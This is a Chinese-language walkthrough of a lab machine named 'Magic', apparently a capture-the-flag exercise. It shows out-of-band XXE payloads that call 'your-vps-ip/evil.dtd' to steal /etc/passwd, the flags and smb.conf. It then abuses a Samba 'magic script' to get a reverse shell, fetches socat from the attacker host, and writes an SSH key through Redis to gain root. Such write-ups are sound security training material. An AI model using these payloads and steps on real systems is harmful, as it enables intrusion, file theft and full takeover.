
信息收集

```
┌──(root㉿kali)-[~/.ssh]
└─# nmap 192.168.31.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 06:48 EDT
Nmap scan report for 192.168.31.19
Host is up (0.0011s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

靶机开放了四个端口，22，80，139，445




访问web发现可以执行xml，尝试xxe注入

```
<?xml version="1.0"?>
<!DOCTYPE message [
<!ENTITY % remote SYSTEM "http://your-vps-ip/evil.dtd">
<!ENTITY % file SYSTEM "file:///etc/passwd">
%remote;
```

```
%send;
]>
<root>
  <fecha>2025-07-19</fecha>
  <titulo>1</titulo>
  <descripcion>1</descripcion>
</root>
```

可以读取passwd文件，可以看到有个tuf用户，尝试读取flag

```
<?xml version="1.0"?>
<!DOCTYPE message [
<!ENTITY % remote SYSTEM "http://your-vps-ip/evil.dtd">
<!ENTITY % file SYSTEM "file:///home/tuf/user.txt">
%remote;
%send;
]>
<root>
  <fecha>2025-07-19</fecha>
  <titulo>1</titulo>
  <descripcion>1</descripcion>
</root>
```



拿到userflag

获取shell

通过前面端口扫描得知开放了smb服务，上传文件执行无果，尝试读取其smb配置文件

```
<?xml version="1.0"?>
<!DOCTYPE message [
<!ENTITY % remote SYSTEM "http://your-vps-ip/evil.dtd">
<!ENTITY % file SYSTEM "file:///etc/samba/smb.conf">
%remote;
%send;
]>
<root>
  <fecha>2025-07-19</fecha>
  <titulo>1</titulo>
  <descripcion>1</descripcion>
</root>
```

得到配置文件内容

```
<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE data [ <!ENTITY xxe SYSTEM
"file:///etc/samba/smb.conf"> ]> <root> <fecha>2025-07-19</fecha>
<titulo>1</titulo> <descripcion>[global] workgroup = WORKGROUP server string =
Samba Server security = user map to guest = Bad User [magic_upload] path =
```

```
/srv/samba/upload writable = yes guest ok = yes guest only = yes force create
mode = 0777 force directory mode = 0777 magic script = dashazi.sh
</descripcion> </root>
```

可以看到在上传文件名为dashazi.sh的时候会直接执行
因为我这里已经执行过了，故省略


```
┌──(root㉿kali)-[~/.ssh]
└─# smbclient //192.168.31.19/magic_upload -N
Try "help" to get a list of possible commands.
smb: \> put dashazi.sh
```

在dashazi.sh中写入反弹shell命令然后上传即可

```
nobody@Magic:/tmp$ ss -lntup
Netid       State        Recv-Q       Send-Q              Local Address:Port              Peer Address:Port
udp         UNCONN       0            0                         0.0.0.0:68                     0.0.0.0:*
udp         UNCONN       0            0                 192.168.31.255:137                     0.0.0.0:*
udp         UNCONN       0            0                  192.168.31.19:137                     0.0.0.0:*
udp         UNCONN       0            0                         0.0.0.0:137                     0.0.0.0:*
udp         UNCONN       0            0                 192.168.31.255:138                     0.0.0.0:*
udp         UNCONN       0            0                  192.168.31.19:138                     0.0.0.0:*
udp         UNCONN       0            0                         0.0.0.0:138                     0.0.0.0:*
tcp         LISTEN       0            50                        0.0.0.0:445                     0.0.0.0:*
tcp         LISTEN       0            50                        0.0.0.0:139                     0.0.0.0:*
tcp         LISTEN       0            128                     127.0.0.1:6379                    0.0.0.0:*
tcp         LISTEN       0            128                       0.0.0.0:22                      0.0.0.0:*
tcp         LISTEN       0            50                           [::]:445                        [::]:*
tcp         LISTEN       0            128                        [::1]:6379                        [::]:*
tcp         LISTEN       0            50                           [::]:139                        [::]:*
tcp         LISTEN       0            128                             *:80                            *:*
tcp         LISTEN       0            128                          [::]:22                         [::]:*
nobody@Magic:/tmp$ wget 192.168.31.220:8000/socat
--2025-07-20 06:40:15--  http://192.168.31.220:8000/socat
Connecting to 192.168.31.220:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 375176 (366K) [application/octet-stream]
Saving to: ‘socat’

socat                       100%[=============================================>] 366.38K  --.-KB/s    in 0.01s

2025-07-20 06:40:15 (28.8 MB/s) - ‘socat’ saved [375176/375176]

nobody@Magic:/tmp$ chmod +x socat
nobody@Magic:/tmp$ # 将本地6379端口转发到外部IP的6380端口
nobody@Magic:/tmp$ ./socat TCP-LISTEN:6380,fork,reuseaddr TCP:localhost:6379
^Cnobody@Magic:/tmp$ ./socat TCP-LISTEN:6380,fork,reuseaddr TCP:127.0.0.1:6379
```

提权


拿到shell之后查看开放端口发现本地部署了redis服务，使用socat将其转发出去



利用工具写入公钥

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh -i id_rsa root@192.168.31.19
Linux Magic 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 20 06:57:03 2025 from 192.168.31.220
root@Magic:~#
```

然后ssh连接即可



成功拿到rootflag